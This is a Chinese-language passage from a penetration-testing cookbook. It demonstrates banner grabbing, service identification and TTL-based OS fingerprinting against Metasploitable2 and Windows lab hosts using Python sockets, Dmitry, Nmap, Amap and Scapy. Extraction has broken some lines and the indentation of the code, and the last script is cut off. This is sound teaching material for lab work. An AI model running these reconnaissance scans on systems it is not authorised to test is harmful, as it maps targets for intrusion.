运行在该系统 80 端口上的服务接受连接，但是不提供服务特征给连接客户端。如果 `recv` 函数被调用，但是不提供任何数据给接受者，这个函数会被阻塞。为了使用 Python 自动化收集特征，我们必须使用替代方案来识别是否可以抓取到特征，在调用这个函数之前。 `select` 函数为这个问题提供了便利的解决方案。

```
root@KaliLinux:~# python
Python 2.7.3 (default, Jan  2 2013, 16:53:07)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more  infor
mation.
>>> import socket
>>> import select
>>> bangrab = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> bangrab.connect(("172.16.36.135", 80))
>>> ready = select.select([bangrab],[],[],1)
>>> if ready[0]:
...     print bangrab.recv(4096)
... else:
...     print "No Banner"
... No Banner
```

`select` 对象被创建，并赋给了变量 `ready` 。这个对象被传入了 4 个参数，包括读取列表，写入列表，异常列表，和定义超时秒数的整数值。这里，我们仅仅需要识别套接字什么时候可以读取，所以第二个和第三个参数都是空的。返回值是一个数组，对应三个列表的每一个。我们仅仅对 `bangrab` 是否有用任何可读内容感兴趣。为了判断是否是这样，我们可以测试数组的第一个值，并且如果值讯在，我们可以从套接字中接受内容。整个过程可以使用 Python 可执行脚本来自动化：

```
#!/usr/bin/python

import socket
import select
import sys

if len(sys.argv) != 4:
    print "Usage - ./banner_grab.py [Target-IP] [First Port] [La
st     Port]"
    print "Example - ./banner_grab.py 10.0.0.5 1 100"
    print "Example will grab banners for TCP ports 1 through 100
 on     10.0.0.5"
    sys.exit()

ip = sys.argv[1]
start = int(sys.argv[2])
end = int(sys.argv[3])
for port in range(start,end):
try:
    bangrab = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    bangrab.connect((ip, port))
    ready = select.select([bangrab],[],[],1)
    if ready[0]:
        print "TCP Port " + str(port) + " - " + bangrab.recv(409
6)
        bangrab.close()
except:
    pass
```

在提供的脚本中，三个参数作为输入接受。第一个参数包含用于测试服务特征的 IP 地址。第二个参数指明了被扫描的端口范围的第一个端口，第三个和最后一个参数指明了最后一个端口。执行过程中，这个脚本会使用 Python 套接字来连接所有远程系统的范围内的端口值。并且会收集和打印所有识别出的服务特征。这个脚本可以通过修改文件权限之后直接从所在目录中调用来执行：

```
root@KaliLinux:~# chmod 777 banner_grab.py
root@KaliLinux:~# ./banner_grab.py 172.16.36.135 1 65535

TCP Port 21 - 220 (vsFTPd 2.3.4)

TCP Port 22 - SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

TCP Port 23 - ???? ??#??'
TCP Port 25 - 220 metasploitable.localdomain ESMTP Postfix (Ubun
tu)

TCP Port 512 - Where are you?

TCP Port 514 -
TCP Port 1524 - root@metasploitable:/#

TCP Port 2121 - 220 ProFTPD 1.3.1 Server (Debian)
[::ffff:172.16.36.135]

TCP Port 3306 - >
5.0.51a-3ubuntu5?bo,(${c\,#934JYb^4'fM
TCP Port 5900 - RFB 003.003

TCP Port 6667 - :irc.Metasploitable.LAN NOTICE AUTH :*** Looking
 up  your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
hostname; using your IP address instead

TCP Port 6697 - :irc.Metasploitable.LAN NOTICE AUTH :*** Looking
 up  your hostname...
```

工作原理

这个秘籍中引入的 Python 脚本的原理是使用套接字库。脚本遍历每个指定的目标端口地址，并尝试与特定端口初始化 TCP 连接。如果建立了连接并接受到来自目标服务的特征，特征之后会打印在脚本的输出中。如果连接不能与远程端口建立，脚本之后会移动到循环汇总的下一个端口地址。与之相似，如果建立了连接，但是没有返回任何特征，连接会被关闭，并且脚本会继续扫描循环内的下一个値。

4.3 Dmitry 特征抓取

Dmitry 是个简单但高效的工具，可以用于连接运行在远程端口上的网络服务。这个秘籍眞实了如何使用Dmitry 扫描来获取服务特征，以便识别和开放端口相关的服务。

准备

为了使用 Dmitry 收集服务特征，在客户端设备连接时，你需要拥有运行开放信息的网络服务的远程系统。提供的例子使用了 Metasploitable2 来执行这个任务。配置 Metasploitable2 的更多信息，请参考第一章的“安装 Metasploitable2”秘籍。

工作原理

就像在这本书的端口扫描秘籍中讨论的那样 Dmitry可以用于对 150 个常用服务的端口执行快速的 TCP 端口扫描。这可以使用 `-p` 选项来执行：

```
root@KaliLinux:~# dmitry -p 172.16.36.135
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 172.16.36.135
Continuing with limited modules
HostIP:172.16.36.135 HostName:

Gathered TCP Port information for 172.16.36.135
---------------------------------

 Port     State

21/tcp     open
22/tcp     open
23/tcp     open
25/tcp     open
53/tcp     open
80/tcp     open
111/tcp        open
139/tcp        open

Portscan Finished: Scanned 150 ports, 141 ports were in state cl
osed
```

这个端口扫描选项是必须的，以便使用 Dmitry 执行特征抓取。也可以在尝试连接这 150 个端口时，让 Dmitry 抓取任何可用的特征。这可以使用 `-b` 选项和 `-p` 选项来完成。

```
root@KaliLinux:~# dmitry -pb 172.16.36.135
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate
Host Name for 172.16.36.135 Continuing with limited modules
HostIP:172.16.36.135 HostName:

Gathered TCP Port information for 172.16.36.135
--------------------------------

 Port     State

21/tcp     open
>> 220 (vsFTPd 2.3.4)

22/tcp     open
>> SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

23/tcp     open
>> ???? ??#??'
25/tcp     open
>> 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

53/tcp     open
80/tcp     open
111/tcp        open
139/tcp        open

Portscan Finished: Scanned 150 ports, 141 ports were in state cl
osed
```

工作原理

Dmitry 是个非常简单的命令工具，可以以少量开销执行特征抓取任务。比起指定需要尝试特征抓取的端口，Dmitry 可以自动化这个过程，通过仅仅在小型的预定义和常用端口集合中尝试特征抓取。来自运行在这些端口地址的特征之后会在脚本的终端输出中显示。

4.4 Nmap NSE 特征抓取

Nmap 拥有集成的 Nmap 脚本引擎（NSE），可以用于从运行在远程端口的网络服务中读取特征。这个秘籍展示了如何使用 Nmap NSE 来获取服务特征，以便识别与目标系统的开放端口相关的服务。

准备

为了使用 Nmap NSE 收集服务特征，在客户端设备连接时，你需要拥有运行开放信息的网络服务的远程系统。提供的例子使用了 Metasploitable2 来执行这个任务。配置 Metasploitable2 的更多信息，请参考第一章的“安装 Metasploitable2”秘籍。

操作步骤

Nmap NSE 脚本可以在 Nmap 中使用 `--script` 选项，之后指定脚本名称来调用。对于这个特定的脚本，会使用 `-sT` 全连接扫描，因为服务特征只能通过建立 TCP 全连接在收集。这个脚本会在通过 Nmap 请求扫描的相同端口上使用。

```
root@KaliLinux:~# nmap -sT 172.16.36.135 -p 22 --script=banner

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-19 04:56 EST
Nmap scan report for 172.16.36.135
Host is up (0.00036s latency).
PORT   STATE SERVICE
22/tcp open  ssh
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

在提供的例子中，扫描了 Metasploitable2 系统的端口 22。除了表明端口打开之外，Nmap 也使用特征脚本来收集与该端口相关的服务特征。可以使用 `--notation` ，在端口范围内使用相同机制。

```
root@KaliLinux:~# nmap -sT 172.16.36.135 -p 1-100 --script=banne
r

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-19 04:56 EST
Nmap scan report for 172.16.36.135
Host is up (0.0024s latency).
Not shown: 94 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
|_banner: 220 (vsFTPd 2.3.4)
22/tcp open  ssh
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
23/tcp open  telnet
|_banner: \xFF\xFD\x18\xFF\xFD \xFF\xFD#\xFF\xFD'
25/tcp open  smtp
|_banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
53/tcp open  domain
80/tcp open  http
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 10.26 seconds
```

工作原理

另一个用于执行特征抓取的选择就是使用 Nmap NSE 脚本。这可以以两种方式有效简化信息收集过程：首先，由于 Nmap 已经存在于你的工具库中，经常用于目标和服务探索；其次，因为特征抓取过程可以和这些扫描一起执行。 带有附加脚本选项和特征参数的 TCP 连接扫描可以完成服务枚举和特征收集的任务。

4.5 Amap 特征抓取

Amap 是个应用映射工具，可以用于从运行在远程端口上的网络设备中读取特征。这个秘籍展示了如何使用 Amap 来获取服务特征，以便识别和目标系统上的开放端口相关的服务。

准备

为了使用 Amap 收集服务特征，在客户端设备连接时，你需要拥有运行开放信息的网络服务的远程系统。提供的例子使用了 Metasploitable2 来执行这个任务。配置 Metasploitable2 的更多信息，请参考第一章的“安装 Metasploitable2”秘籍。

操作步骤

Amap 中的 `-B` 选项可以用于以特征模式运行应用。这会使其收集特定 IP 地址和独舞端口的特征。Amap 可以通过指定远程 IP 地址和服务号码来收集单个服务的特征。

```
root@KaliLinux:~# amap -B 172.16.36.135 21
amap v5.4 (www.thc.org/thc-amap) started at 2013-12-19 05:04:58
-  BANNER mode

Banner on 172.16.36.135:21/tcp : 220 (vsFTPd 2.3.4)\r\n

amap v5.4 finished at 2013-12-19 05:04:58
```

这个例子中，Amap 从 Metasploitable2 系统 `172.16.36.135` 的 21 端口抓取了服务特征。这个命令也可以修改来扫描端口的序列范围。为了在所有可能的 TCP 端口上执行扫描，需要奥妙所有可能的端口地址。定义了来源和目标端口地址的 TCP 头部部分是 16 位长，每一位可以为值 1 或者 0。所以一共有 `2 **16` 或 65536 个 TCP 端口地址。为了扫描所有可能的地址空间，必须提供 1 到 65535 的 范围。

```
root@KaliLinux:~# amap -B 172.16.36.135 1-65535
amap v5.4 (www.thc.org/thc-amap) started at 2014-01-24 15:54:28
-  BANNER mode

Banner on 172.16.36.135:22/tcp : SSH-2.0-OpenSSH_4.7p1 Debian- 8
ubuntu1\n
Banner on 172.16.36.135:21/tcp : 220 (vsFTPd 2.3.4)\r\n
Banner on 172.16.36.135:25/tcp : 220 metasploitable.localdomain
 ESMTP Postfix (Ubuntu)\r\n
Banner on 172.16.36.135:23/tcp :  #'
Banner on 172.16.36.135:512/tcp : Where are you?\n
Banner on 172.16.36.135:1524/tcp : root@metasploitable/#
Banner on 172.16.36.135:2121/tcp : 220 ProFTPD 1.3.1 Server  (De
bian) [ffff172.16.36.135]\r\n
Banner on 172.16.36.135:3306/tcp : >\n5.0.51a- 3ubuntu5dJ$t?xdj,
fCYxm=)Q=~$5
Banner on 172.16.36.135:5900/tcp : RFB 003.003\n
Banner on 172.16.36.135:6667/tcp : irc.Metasploitable.LAN NOTICE
  AUTH *** Looking up your hostname...\r\n
Banner on 172.16.36.135:6697/tcp : irc.Metasploitable.LAN NOTICE
  AUTH *** Looking up your hostname...\r\n

amap v5.4 finished at 2014-01-24 15:54:35
```

Amap 所产生的标准输出提供了一些无用和冗余的信息，可以从输出中去掉。尤其是，移除扫描元数据（ `Banner` ）以及在整个扫描中都相同的 IP 地址会十分有用。为了移除扫描元数据，我们必须用 `grep` 搜索输出中的某个短语，它对特定输出项目唯一，并且在扫描元数据中不存在。这里，我们可以 `grep` 搜索单词 `on` 。

```
root@KaliLinux:~# amap -B 172.16.36.135 1-65535 | grep "on"
Banner on 172.16.36.135:22/tcp : SSH-2.0-OpenSSH_4.7p1 Debian- 8
ubuntu1\n
Banner on 172.16.36.135:23/tcp :  #'
Banner on 172.16.36.135:21/tcp : 220 (vsFTPd 2.3.4)\r\n
Banner on 172.16.36.135:25/tcp : 220 metasploitable.localdomain
 ESMTP Postfix (Ubuntu)\r\n
Banner on 172.16.36.135:512/tcp : Where are you?\n
Banner on 172.16.36.135:1524/tcp : root@metasploitable/#
Banner on 172.16.36.135:2121/tcp : 220 ProFTPD 1.3.1 Server  (De
bian) [ffff172.16.36.135]\r\n
Banner on 172.16.36.135:3306/tcp : >\n5.0.51a- 3ubuntu5\tr>}{pDA
Y,|$948[D~q<u[
Banner on 172.16.36.135:5900/tcp : RFB 003.003\n
Banner on 172.16.36.135:6697/tcp : irc.Metasploitable.LAN NOTICE
  AUTH *** Looking up your hostname...\r\n
Banner on 172.16.36.135:6667/tcp : irc.Metasploitable.LAN NOTICE
  AUTH *** Looking up your hostname...\r\n
```

我们可以通过使用冒号分隔符来分割每行输出，并只保留字段 2 到 5，将 `Banner on` 短语，以及重复 IP 地址从输出中移除。

```
root@KaliLinux:~# amap -B 172.16.36.135 1-65535 | grep "on" | cu
t  -d ":" -f 2-5
21/tcp : 220 (vsFTPd 2.3.4)\r\n
22/tcp : SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\n
1524/tcp : root@metasploitable/#
25/tcp : 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\r
\n
23/tcp :  #'
512/tcp : Where are you?\n
2121/tcp : 220 ProFTPD 1.3.1 Server (Debian)  [ffff172.16.36.135
]\r\n
3306/tcp : >\n5.0.51a-3ubuntu5\nqjAClv0(,v>q?&?J7qW>n
5900/tcp : RFB 003.003\n
6667/tcp : irc.Metasploitable.LAN NOTICE AUTH *** Looking up you
r  hostname...\r\n
6697/tcp : irc.Metasploitable.LAN NOTICE AUTH *** Looking up you
r  hostname...\r\n
```

工作原理

Amap 用于完成特征抓取任务的底层原理和其它所讨论的工具一样。Amap 循环遍历目标端口地址的列表，尝试和每个端口建立连接，之后接收任何返回的通过与服务之间的连接发送的特征。

4.6 Nmap 服务识别

虽然特征抓取是非常有利的信息来源，服务特征中的版本发现越来越不重要。Nmap 拥有服务识别功能，不仅仅是简单的特征抓取机制。这个秘籍展示了如何使用 Nmap 基于探测响应的分析执行服务识别。

准备

为了使用 Nmap 执行服务识别，你需要拥有运行可被探测的网络服务的远程系统。提供的例子使用了 Metasploitable2 来执行这个任务。配置 Metasploitable2 的更多信息，请参考第一章的“安装 Metasploitable2”秘籍。

操作步骤

为了理解 Nmap 服务是被功能的高效性，我们应该考虑不提供自我开放的服务特征的服务。通过使用 Netcat 连接 Metasploitable2 系统的 TCP 80 端口（这个技巧在这一章的“Netcat 特征抓取”秘籍中讨论过了），我们可以看到，仅仅通过建立 TCP 连接，不能得到任何服务特征。

```
root@KaliLinux:~# nc -nv 172.16.36.135 80
(UNKNOWN) [172.16.36.135] 80 (http) open
^C
```

之后，为了在相同端口上执行 Nmap 扫描，我们可以使用 `-sV` 选项，并且指定 IP 和端口。

```
root@KaliLinux:~# nmap 172.16.36.135 -p 80 -sV

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-19 05:20 EST
Nmap scan report for 172.16.36.135
Host is up (0.00035s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 00:0C:29:3D:84:32 (VMware)

Service detection performed. Please report any incorrect results
  at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.18 seconds
```

你可以看到在这个示例中，Nmap 能够识别该服务，厂商，以及产品的特定版本。这个服务识别功能也可以用于对特定端口列表使用。这在 Nmap 中并不需要指定端口，Nmap 会扫描 1000 个常用端口，并且尝试识别所有识别出来的监听服务。

```
root@KaliLinux:~# nmap 172.16.36.135 -sV

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-19 05:20 EST
Nmap scan report for 172.16.36.135
Host is up (0.00032s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protoc
ol  2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)

445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)

512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  ingreslock?
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1 M
AC Address: 00:0C:29:3D:84:32 (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost,  ir
c.Metasploitable.LAN; OSs: Unix, Linux; CPE:  cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect results
  at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 161.49 seconds
```

工作原理

Nmap 服务识别会发送一系列复杂的探测请求，之后分析这些请求的响应，尝试基于服务特定的签名和预期行为，来识别服务。此外，你可以看到 Nmap 服务识别输出的底部，Nmap 依赖于用户的反馈，以便确保服务签名保持可靠。

4.7 Amap 服务识别

Amap 是 Nmap 的近亲，尤其为识别网络服务而设计。这个秘籍中，我们会探索如何使用 Amap 来执行服务识别。

准备

为了使用 Amap 执行服务识别，你需要拥有运行可被探测的网络服务的远程系统。提供的例子使用了 Metasploitable2 来执行这个任务。配置 Metasploitable2 的更多信息，请参考第一章的“安装 Metasploitable2”秘籍。

操作步骤

为了在单一端口上执行服务识别，以特定的 IP 地址和端口号来运行 Amap。

```
root@KaliLinux:~# amap 172.16.36.135 80
amap v5.4 (www.thc.org/thc-amap) started at 2013-12-19 05:26:13
-  APPLICATION MAPPING mode

Protocol on 172.16.36.135:80/tcp matches http
Protocol on 172.16.36.135:80/tcp matches http-apache-2

Unidentified ports: none.

amap v5.4 finished at 2013-12-19 05:26:19
```

Amap 也可以使用破折号记法扫描端口号码序列。为了这样你工作，以特定 IP 地址和端口范围来执行 `amap` ，端口范围由范围的第一个端口号，破折号，和范围的最后一个端口号指定。

```
root@KaliLinux:~# amap 172.16.36.135 20-30
amap v5.4 (www.thc.org/thc-amap) started at 2013-12-19 05:28:16
-  APPLICATION MAPPING mode

Protocol on 172.16.36.135:25/tcp matches smtp
Protocol on 172.16.36.135:21/tcp matches ftp
Protocol on 172.16.36.135:25/tcp matches nntp
Protocol on 172.16.36.135:22/tcp matches ssh
Protocol on 172.16.36.135:22/tcp matches ssh-openssh
Protocol on 172.16.36.135:23/tcp matches telnet

Unidentified ports: 172.16.36.135:20/tcp 172.16.36.135:24/tcp  1
72.16.36.135:26/tcp 172.16.36.135:27/tcp 172.16.36.135:28/tcp  1
72.16.36.135:29/tcp 172.16.36.135:30/tcp (total 7).

amap v5.4 finished at 2013-12-19 05:28:17
```

除了识别任何服务，它也能够在输出末尾生产列表，表明任何未识别的端口。这个列表不仅仅包含运行不能识别的服务的开放端口，也包含所有扫描过的关闭端口。但是这个输出仅在扫描了 10 个端口时易于管理，当扫描更多端口范围之后会变得十分麻烦。为了去掉未识别端口的信息，可以使用 `-q` 选项：

```
root@KaliLinux:~# amap 172.16.36.135 1-100 -q
amap v5.4 (www.thc.org/thc-amap) started at 2013-12-19 05:29:27
-  APPLICATION MAPPING mode

Protocol on 172.16.36.135:21/tcp matches ftp
Protocol on 172.16.36.135:25/tcp matches smtp
Protocol on 172.16.36.135:22/tcp matches ssh
Protocol on 172.16.36.135:22/tcp matches ssh-openssh
Protocol on 172.16.36.135:23/tcp matches telnet
Protocol on 172.16.36.135:80/tcp matches http
Protocol on 172.16.36.135:80/tcp matches http-apache-2
Protocol on 172.16.36.135:25/tcp matches nntp
Protocol on 172.16.36.135:53/tcp matches dns

amap v5.4 finished at 2013-12-19 05:29:39
```

要注意，Amap 会指明常规匹配和更加特定的签名。在这个例子中，运行在端口 22 的服务被识别为匹配 SSH 签名，也匹配更加具体的 OpenSSH 签名。将服务签名和服务特征展示在一起很有意义。特征可以使用 `-b` 选项，附加到和每个端口相关的信息后面：

```
root@KaliLinux:~# amap 172.16.36.135 1-100 -qb
amap v5.4 (www.thc.org/thc-amap) started at 2013-12-19 05:32:11
-  APPLICATION MAPPING mode

Protocol on 172.16.36.135:21/tcp matches ftp - banner: 220 (vsFT
Pd  2.3.4)\r\n530 Please login with USER and PASS.\r\n
Protocol on 172.16.36.135:22/tcp matches ssh - banner: SSH-2.0-
OpenSSH_4.7p1 Debian-8ubuntu1\n
Protocol on 172.16.36.135:22/tcp matches ssh-openssh - banner:
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\n
Protocol on 172.16.36.135:25/tcp matches smtp - banner: 220  met
asploitable.localdomain ESMTP Postfix (Ubuntu)\r\n221 2.7.0  Err
or I can break rules, too. Goodbye.\r\n
Protocol on 172.16.36.135:23/tcp matches telnet - banner:  #'
Protocol on 172.16.36.135:80/tcp matches http - banner: HTTP/1.1
  200 OK\r\nDate Sat, 26 Oct 2013 014818 GMT\r\nServer Apache/2.
2.8  (Ubuntu) DAV/2\r\nX-Powered-By PHP/5.2.4-2ubuntu5.10\r\nCon
tent- Length 891\r\nConnection close\r\nContent-Type  text/html\
r\n\r\n<html><head><title>Metasploitable2 -  Linux</title><
Protocol on 172.16.36.135:80/tcp matches http-apache-2 - banner:
  HTTP/1.1 200 OK\r\nDate Sat, 26 Oct 2013 014818 GMT\r\nServer
 Apache/2.2.8 (Ubuntu) DAV/2\r\nX-Powered-By PHP/5.2.4- 2ubuntu5
.10\r\nContent-Length 891\r\nConnection close\r\nContent- Type t
ext/html\r\n\r\n<html><head><title>Metasploitable2 -  Linux</tit
le><
Protocol on 172.16.36.135:53/tcp matches dns - banner: \f

amap v5.4 finished at 2013-12-19 05:32:23
```

服务识别会扫描大量端口或者在多有 65536 个端口上执行复杂的扫描，如果每个服务上都探测了每个可能的签名，这样会花费大量时间。为了增加服务识别扫描的速度，我们可以使用 `-1` 参数，在匹配到特定特性签名之后取消特定服务的分析。

```
root@KaliLinux:~# amap 172.16.36.135 1-100 -q1
amap v5.4 (www.thc.org/thc-amap) started at 2013-12-19 05:33:16
-  APPLICATION MAPPING mode

Protocol on 172.16.36.135:21/tcp matches ftp
Protocol on 172.16.36.135:22/tcp matches ssh
Protocol on 172.16.36.135:25/tcp matches smtp
Protocol on 172.16.36.135:23/tcp matches telnet
Protocol on 172.16.36.135:80/tcp matches http
Protocol on 172.16.36.135:80/tcp matches http-apache-2
Protocol on 172.16.36.135:53/tcp matches dns

amap v5.4 finished at 2013-12-19 05:33:16
```

Amap 服务识别的底层原理和 Nmap 相似。它注入了一系列探测请求，来尝试请求唯一的响应，它可以用于识别运行在特定端口的软件的版本和服务。但是，要注意的是，虽然 Amap 是个服务识别的替代选项，它并不像 Nmap 那样保持更新和拥有良好维护。所以，Amap 不太可能产生可靠的结果。

4.8 Scapy 操作系统识别

由很多技术可以用于尝试识别操作系统或其它设备的指纹。高效的操作系统识别功能非常健壮并且会使用大量的技术作为分析因素。Scapy 可以用于独立分析任何此类因素。这个秘籍展示了如何通过检测返回的 TTL 值，使用 Scapy 执行 OS 识别。

准备

为了使用 Scapy 来识别 TTL 响应中的差异，你需要拥有运行 Linux/Unix 操作系统和运行 Windows 操作系统的远程系统。提供的例子使用 Metasploitable2 和 Windows XP。在本地实验环境中配置系统的更多信息请参考第一章的“安装 Metasploitable2”和“安装 Windows Server”秘籍。

此外，这一节也需要编写脚本的更多信息，请参考第一章中的“使用文本编辑器 VIM 和 Nano”。

操作步骤

Windows 和 Linux/Unix 操作系统拥有不同的 TTL 默认起始值。这个因素可以用于尝试识别操作系统的指纹。这些值如下：

操作系统	**TTL 起始值**
Windows	128
Linux/Unix	64

一些基于 Unix 的系统会的 TTL 默认起始值为 225 。但是，出于简单性考虑，我们会使用所提供的值作为这个秘籍的前提。为了分析来自远程系统的响应中的 TTL，我们首先需要构建请求。这里，我们使用 ICMP 回响请求。为了发送 ICMP请求，我们必须首先构建请求的层级。我们需要首先构建的是 IP 层。

```
root@KaliLinux:~# scapy Welcome to Scapy (2.2.0) >>> linux = "17
2.16.36.135"

>>> windows = "172.16.36.134"
>>> i = IP()
>>> i.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= ip
    chksum= None
    src= 127.0.0.1
    dst= 127.0.0.1
    \options\
>>> i.dst = linux
>>> i.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= ip
    chksum= None
    src= 172.16.36.180
    dst= 172.16.36.135
    \options\
```

为了构建请求的 IP 层，我们应该将 `IP` 对象赋给 `i` 变量。通过调用 `display` 函数，我们可以确认对象的属性配置。通常，发送和接受地址都设为回送地址 `127.0.0.1` ，所以我们需要将其改为目标地址的值，将 `i.dst` 改为我们希望扫描的地址的字符串值。

通过再次调用 `display` 函数，我们可以看到不仅仅目标地址被更新，Scapy 也会将源 IP 地址自动更新为何默认接口相关的地址。现在我们成功构造了请求的 IP 层。既然我们构建了请求的 IP 层，我们应该开始构建 ICMP 层了。

```
>>> ping = ICMP()
>>> ping.display()
###[ ICMP ]###
    type= echo-request
    code= 0
    chksum= None
    id= 0x0
    seq= 0x0
```

为了构建请求的 ICMP 层，我们会使用和 IP 层相同的技巧。在提供的例子中， `ICMP` 对象赋给了 `ping` 遍历。像之前那样，默认的配置可以用过调用 `dispaly` 函数来确认。通常 ICMP 类型已经设为了 `echo-request` 。既然我们创建了 IP 和 ICMP 层，我们需要通过叠放这些层来构建请求。

```
>>> request = (i/ping)
>>> request.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= icmp
    chksum= None
    src= 172.16.36.180
    dst= 172.16.36.135
    \options\
###[ ICMP ]###
    type= echo-request
    code= 0
    chksum= None
    id= 0x0
    seq= 0x0
```

IP 和 ICMP 层可以通过以斜杠分隔遍历来叠放。这些层可以赋给新的变量，它代表我们整个请求。 `display` 函数之后可以调用来查看请求配置。一旦请求构建完毕，我么可以将其传递给 `sr1` 函数，以便分析响应。

```
>>> ans = sr1(request)
Begin emission:
....................Finished to send 1 packets.
....*
Received 25 packets, got 1 answers, remaining 0 packets
>>> ans.display()
###[ IP ]###
    version= 4L
    ihl= 5L
    tos= 0x0
    len= 28
    id= 64067
    flags=
    frag= 0L
    ttl= 64
    proto= icmp
    chksum= 0xdf41
    src= 172.16.36.135
    dst= 172.16.36.180
    \options\
###[ ICMP ]###
    type= echo-reply
    code= 0
    chksum= 0xffff
    id= 0x0
    seq= 0x0
###[ Padding ]###
    load=  '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\ x00\x00'
```

相同的请求可以不通过独立构建和叠放每一层来构建。反之，我们可以使用单行的命令，通过直接调用函数并传递合适参数：

```
>>> ans = sr1(IP(dst=linux)/ICMP())
.Begin emission:
...*Finished to send 1 packets.

Received 5 packets, got 1 answers, remaining 0 packets
>>> ans
<IP  version=4L ihl=5L tos=0x0 len=28 id=64068 flags= frag=0L  t
tl=64 proto=icmp chksum=0xdf40 src=172.16.36.135  dst=172.16.36.
180 options=[] |<ICMP  type=echo-reply code=0  chksum=0xffff id=
0x0 seq=0x0 |<Padding   load='\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00 \x00\x00\x00' |>>>
```

要注意来自 Linux 系统的响应的 TTL 值为 64。同一测试可以对 Windows 系统的 IP 地址执行，我们应该注意到响应中 TTL 值的差异。

```
>>> ans = sr1(IP(dst=windows)/ICMP())
.Begin emission:
......Finished to send 1 packets.
....*
Received 12 packets, got 1 answers, remaining 0 packets
>>> ans
<IP  version=4L ihl=5L tos=0x0 len=28 id=24714 flags= frag=0L  t
tl=128 proto=icmp chksum=0x38fc src=172.16.36.134  dst=172.16.36
.180 options=[] |<ICMP  type=echo-reply code=0  chksum=0xffff id
=0x0 seq=0x0 |<Padding   load='\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00 \x00\x00\x00' |>>>
```

要注意由 Windows 系统返回的响应的 TTL 为 128。这个响应可以轻易在 Python 中测试：

```
root@KaliLinux:~# python Python 2.7.3 (default, Jan  2 2013, 16:
53:07)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more  infor
mation.
>>> from scapy.all import *
WARNING: No route found for IPv6 destination :: (no default  rou
te?)
>>> ans = sr1(IP(dst="172.16.36.135")/ICMP())
.Begin emission:
............Finished to send 1 packets.
....*
Received 18 packets, got 1 answers, remaining 0 packets
>>> if int(ans[IP].ttl) <= 64:
...     print "Host is Linux"
... else:
...     print "Host is Windows"
... Host is Linux
>>> ans = sr1(IP(dst="172.16.36.134")/ICMP())
.Begin emission:
.......Finished to send 1 packets.
....*
Received 13 packets, got 1 answers, remaining 0 packets
>>> if int(ans[IP].ttl) <= 64:
...     print "Host is Linux"
... else:
...     print "Host is Windows"
... Host is Windows
```

通过发送相同请求，可以测试 TTL 值的相等性来判断是否小于等于 64。这里，我们可以假设设备运行 Linux/Unix 操作系统。否则，如果值大于 64，我们可以假设设备可能运行 Windows 操作系统。整个过程可以使用 Python 可执行脚本来自动化：

```
#!/usr/bin/python

from scapy.all
import * import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
import sys

if len(sys.argv) != 2:
    print "Usage - ./ttl_id.py [IP Address]"
    print "Example - ./ttl_id.py 10.0.0.5"
    print "Example will perform ttl analysis to attempt to deter
mine     whether the system is Windows or Linux/Unix"
